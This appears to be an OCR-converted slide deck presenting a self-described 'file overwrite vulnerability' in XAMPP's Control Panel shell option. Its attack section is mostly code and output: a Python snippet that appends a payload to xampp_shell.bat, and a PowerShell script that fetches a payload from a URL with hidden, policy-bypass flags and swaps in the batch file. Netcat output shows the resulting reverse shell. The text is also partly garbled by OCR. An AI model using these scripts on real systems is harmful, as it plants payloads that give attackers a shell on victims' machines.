Xampp File Overwrite Vulnerability

Application pentesting

May 31, 2021

Authored by: Ravindu Priyankara

Xampp File Overwrite Vulnerability


Application pentesting

Who | Am

- *H.H.A. Ravindu Priyankara*
- *Red Teamer*
- *Ethical Hacker*
- *Reverse Enginear*

Contact Informations

- https://github.com/Ravindu-Priyankara
- https://www.youtube.com/channel/UCKD2j5Mbr15RKaXBSIXwvMQ
- https://www.linkedin.com/in/ravindu-priyankara-b77753209/
- h.h.a.r.p.premachandra@gmail.com



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 7.4.6

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.

Contribute to XAMPP translation at translate.apachefriends.org.

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, translate.apachefriends.org, where users can contribute translations.


Install applications on XAMPP using Bitnami

Apache Friends and Bitnami are cooperating to make dozens of open source applications available on XAMPP, for free. Bitnami-packaged applications include Wordpress, Drupal, Joomla! and dozens of others and can be deployed with one-click installers. Visit the Bitnami XAMPP page for details on the currently available apps.

Xampp File Overwrite Vulnerability


Application pentesting

- ***Xampp full application is not vulnerable but it shell option is vulnerable.Becouse its generate cmd prompt and we can bind payloads in this option.***



```
:01:27 PM  [main]     Initializing Control Panel
:01:27 PM  [main]     Windows Version:  Pro  64-bit
```

Vulnerable Option




```
)1:27 PM  [main]     Initializing Control Panel
)1:27 PM  [main]     Windows Version:  Pro  64-bit
)1:27 PM  [main]     XAMPP Version: 7.4.6
)1:27 PM  [main]     Control Panel Version: 3.2.4  [ Compiled: Jun 5th 2019 ]
)1:27 PM  [main]     You are not running with administrator rights! This will work for
)1:27 PM  [main]     most application stuff but whenever you do something with services
)1:27 PM  [main]     there will be a security dialogue or things will break! So think
)1:27 PM  [main]     about running this application with administrator rights!
```


```
Setting environment for using XAMPP for Windows.

Priyankara@DESKTOP-1J6P10M c:\xampp
#
```

After click this option generate the cmd prompt

1.How does it works?





```
Setting environment for using XAMPP for Windows.

Priyankara@DESKTOP-1J6P10M c:\users\priyankara\desktop
#
```

2.How to exploit this vulnerability?

- *File write*


Or

- *File replace*

====================================

========== ***File Write*** ======================

I’m using simple python script.Becouse it’s very easy.



```
file = open("xampp_shell.bat","a+")
file.write("payload.exe\n")
file.close()
```

file = open(“xamp_shell.bat”,”a+”)

file.write(“your payload name\n”)

file.close()


======================================

========== *File Replace* ===================

Please download my powershell script

Download link :-


https://github.com/Ravindu-Priyankara/Xampp-File-Overwrite-Vulnerability-.git



it Selection View Go Run Terminal Help
file.ps1 - Visual Studio Code
e.ps1 4 ×
Users > Priyankara > Desktop > all > powershell > file.ps1

```
[string]$pth = Read-Host -Prompt "Type Xamp installing path(C:\xampp\):-"
move module $pth
cd $pth
Write-Host "1.payload download and run"
Write-Host "2.Enter Payload Path"
[string]$paytype = Read-Host -Prompt "Enter Your Choice:-"
if ($paytype -eq "1") {
    [string]$Url = Read-Host -Prompt "Enter your url:-"
    powershell.exe -w hidden -nop -ep bypass -c wget "$Url" -outfile "payload.exe";
}
if ($paytype -eq "2") {
    Write-Host "Please rename your payload 'payload.exe'"
    [string]$pth2 = Read-Host -Prompt "Type your payload path:-"
    Copy-Item $pth2 $pth
}
cd $pth\module
copy xampp_shell.bat $pth
exit
```

Download and run this powershell script.

3.After write or replace .How does it works?




XAMPP for Windows - C:\Users\Priyankara\Desktop\xampp_shell.bat setenv
Control Panel v3.2.4 [Compiled: Jun 5th 2019]
XAMPP Control Panel v3.2.4
Module
PID(s)
Port(s)
Actions
Apache
MySQL
FileZilla
Mercury
Tomcat
Start
Admin
Config
Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
xampp_she...
C:\Users\Priyankara\Desktop\nc.exe

```
listening on [any] 45678 ...

Setting environment for using XAMPP for Windows.
listening on [any] 45678 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53443
```

```
[Tomcat]   Problem detected: Tomcat Not Found!
[Tomcat]   Disabling Tomcat buttons
[Tomcat]   Run this program from your XAMPP root directory!
[Tomcat]   Problem detected: Required Tool catalina_start.bat Not Found!
[Tomcat]   Problem detected: Required Tool catalina_stop.bat Not Found!
[Tomcat]   Problem detected: Required Tool catalina_service.bat Not Found!
[main]     Starting Check-Timer
```

```
Cmd line: -nv 127.0.0.1 45678
(UNKNOWN) [127.0.0.1] 45678 (?) open
Microsoft Windows [Version 10.0.16299.547]
(c) 2017 Microsoft Corporation. All rights reserved.

Priyankara@DESKTOP-1J6P10M c:\users\priyankara\desktop
# _
```

nc = netcat (Attacker)

Questions?

- https://github.com/Ravindu-Priyankara
- https://www.youtube.com/channel/UCKD2j5Mbr15RKaXBSlXwvMQ
- https://www.linkedin.com/in/ravindu-priyankara-b77753209/
- h.h.a.r.p.premachandra@gmail.com